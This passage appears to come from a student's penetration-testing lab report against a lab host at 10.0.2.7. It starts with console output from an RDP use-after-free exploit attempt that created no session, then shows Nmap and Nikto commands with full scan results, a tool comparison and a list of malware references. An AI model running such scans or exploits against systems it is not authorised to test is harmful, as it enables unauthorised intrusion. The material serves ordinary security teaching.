[*] 10.0.2.7:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.
[!] 10.0.2.7:3389 - ←———————————— | Entering Danger Zone | ————————————→
[*] 10.0.2.7:3389 - Surfing channels ...
[*] 10.0.2.7:3389 - Lobbing eggs ...
[*] 10.0.2.7:3389 - Forcing the USE of FREE'd object ...
[!] 10.0.2.7:3389 - ←———————————— | Leaving Danger Zone | ————————————→
[*] Exploit completed, but no session was created.
```

(B) TWO (2) suitable tools/scripts

1. Nmap
2. Nikto

How to use the tools/scripts

Nmap

1. Open a terminal in Kali Linux.
2. Execute the following command to scan the target:
   nmap -A -T4 -v <target-ip>
3. Save the output:
   nmap -oN nmap_results.txt <target-ip>

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-15 21:44 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:44
Completed NSE at 21:44, 0.00s elapsed
Initiating NSE at 21:44
Completed NSE at 21:44, 0.00s elapsed
Initiating NSE at 21:44
Completed NSE at 21:44, 0.00s elapsed
Initiating Ping Scan at 21:44
Scanning 10.0.2.7 [2 ports]
Completed Ping Scan at 21:44, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:44
Completed Parallel DNS resolution of 1 host. at 21:44, 0.06s elapsed
Initiating Connect Scan at 21:44
Scanning 10.0.2.7 [1000 ports]
Discovered open port 3306/tcp on 10.0.2.7
Discovered open port 135/tcp on 10.0.2.7
Discovered open port 22/tcp on 10.0.2.7
Discovered open port 443/tcp on 10.0.2.7
Discovered open port 5900/tcp on 10.0.2.7
Discovered open port 3389/tcp on 10.0.2.7
Discovered open port 445/tcp on 10.0.2.7
Discovered open port 139/tcp on 10.0.2.7
Discovered open port 80/tcp on 10.0.2.7
Discovered open port 23/tcp on 10.0.2.7
Discovered open port 49152/tcp on 10.0.2.7
Discovered open port 49153/tcp on 10.0.2.7
Discovered open port 49159/tcp on 10.0.2.7
Discovered open port 5800/tcp on 10.0.2.7
Discovered open port 5357/tcp on 10.0.2.7
Discovered open port 49154/tcp on 10.0.2.7
Discovered open port 49158/tcp on 10.0.2.7
Discovered open port 49157/tcp on 10.0.2.7
Completed Connect Scan at 21:44, 2.05s elapsed (1000 total ports)
Initiating Service scan at 21:44
Scanning 18 services on 10.0.2.7
Completed Service scan at 21:45, 58.73s elapsed (18 services on 1 host)
NSE: Script scanning 10.0.2.7.
Initiating NSE at 21:45
Completed NSE at 21:45, 5.23s elapsed
Initiating NSE at 21:45
Completed NSE at 21:45, 0.14s elapsed
Initiating NSE at 21:45
Completed NSE at 21:45, 0.00s elapsed
Nmap scan report for 10.0.2.7
Host is up (0.00076s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT      STATE SERVICE           VERSION
22/tcp    open  ssh               WeOnlyDo sshd 2.4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 c9:07:6c:9c:fa:c9:a6:53:4f:f6:d8:96:20:6b:26:6a (DSA)
|_  1024 b3:00:3e:30:80:d2:8d:de:66:aa:27:e0:fc:ce:cf:73 (RSA)
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -oN nmap_result.txt 10.0.2.7
Starting Nmap 7.92 ( https://nmap.org ) at 2024-12-15 21:46 EST
Nmap scan report for 10.0.2.7
Host is up (0.00089s latency).
Not shown: 982 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5800/tcp open  vnc-http
5900/tcp open  vnc
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 18.82 seconds
```


Nikto


1. Open a terminal in Kali Linux.
2. Run the following command:
   nikto -h <target-domain>
3. Save the report:
   nikto -o niktnio_results.txt -h <target-domain>

```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://10.0.2.7:80
- Nikto v2.5.0
```

```
+ Target IP:          10.0.2.7
+ Target Hostname:    10.0.2.7
+ Target Port:        80
+ Start Time:         2024-12-15 21:49:33 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3
+ /: Retrieved x-powered-by header: PHP/5.6.3.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilitie
s/missing-content-type-header/
+ Root page / redirects to: http://10.0.2.7/xampp/
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file name
s. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FO
UND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, H
TTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.h
tml.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_N
OT_FOUND.html.var. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulner
abilities/8275
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x br
anch.
+ OpenSSL/1.0.1i appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch a
nd will be supported until Nov 11 2023.
+ PHP/5.6.3 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community
/attacks/Cross_Site_Tracing
+ PHP/5.6 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /restricted/: This might be interesting.
+ /test.html: This might be interesting.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wordpress/wp-content/plugins/hello.php: The WordPress hello.php plugin reveals a file system path. See: http://c
ve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2005-4463
+ /wordpress/readme.html: This WordPress file reveals the installed version.
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ /login.html: Admin login page/section found.
+ /wordpress/: A Wordpress installation was found.
+ /wordpress/wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: htt
ps://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wordpress/wp-content/uploads/: Directory indexing found.
+ /wordpress/wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.
```

Result


~/nmap_result.txt - Mousepad
File Edit Search View Document Help
1 # Nmap 7.92 scan initiated Sun Dec 15 21:46:00 2024 as: nmap -oN nmap_result.txt 10.0.2.7
2 Nmap scan report for 10.0.2.7
3 Host is up (0.00089s latency).
4 Not shown: 982 closed tcp ports (conn-refused)
5 PORT STATE SERVICE
6 22/tcp open ssh
7 23/tcp open telnet
8 80/tcp open http
9 135/tcp open msrpc
10 139/tcp open netbios-ssn
11 443/tcp open https
12 445/tcp open microsoft-ds
13 3306/tcp open mysql
14 3389/tcp open ms-wbt-server
15 5357/tcp open wsdapi
16 5800/tcp open vnc-http
17 5900/tcp open vnc
18 49152/tcp open unknown
19 49153/tcp open unknown
20 49154/tcp open unknown
21 49157/tcp open unknown
22 49158/tcp open unknown
23 49159/tcp open unknown
24
25 # Nmap done at Sun Dec 15 21:46:19 2024 -- 1 IP address (1 host up) scanned in 18.82 seconds
26



Comparison

Feature/ Tools	Nmap	Nikto
Focus	Network and port scanning	Web server vulnerabilities
Strength	Comprehensive network overview	Detailed web server configuration scan
Cons	Limited web-specific vulnerabilities	Focused only on HTTP and HTTPS services
Output	Open ports, service versions, SSL info	Outdated software, missing headers

Reference

1. *What You Need to Know About the LockerGoga Ransomware | Trend Micro (MY)*. (n.d.). https://www.trendmicro.com/vinfo/my/security/news/cyber-attacks/what-you-need-to-know-about-the-lockergoga-ransomware
2. BBC News. (2017, September 6). *Lenovo fined over Superfish adware-ridden laptops*. https://www.bbc.com/news/technology-41179214
3. *MOVEit Hack: the Ransomware Attacks Explained*. (2024). Kolide. https://www.kolide.com/blog/moveit-hack-the-ransomware-attacks-explained
4. Botezatu, B. (n.d.). *5 Things you didn't Know About Rogue AV*. Hot For Security. https://www.bitdefender.com/en-us/blog/hotforsecurity/5-things-you-didnt-know-about-rogue-av
5. Jerry. (2024, July 31). *The 5 Most Notorious Spyware Attacks*. Safernet. https://safernetvpn.com/the-5-most-notorious-spyware-attacks/
6. Gatefy. (2021, June 4). *11 real and famous cases of malware attacks*. Gatefy. https://gatefy.com/blog/real-and-famous-cases-malware-attacks/
7. *16 Ransomware Examples From Recent Attacks | CrowdStrike*. (n.d.). https://www.crowdstrike.com/en-us/cybersecurity-101/ransomware/ransomware-examples/
8. Kingsley-Hughes, A. (2018, April 11). Crapware: Why manufacturers install it, what you can do about it, and why it's not going to go away. *ZDNET*. https://www.zdnet.com/article/crapware-why-manufacturers-install-it-and-what-you-can-do-about-it/
9. Gillis, A. S., Brush, K., & Teravainen, T. (2021, July 13). *spyware*. Search Security. https://www.techtarget.com/searchsecurity/definition/spyware
10. *What is Adware?* (2020, June 24). [Video]. /. https://www.kaspersky.com/resource-center/threats/adware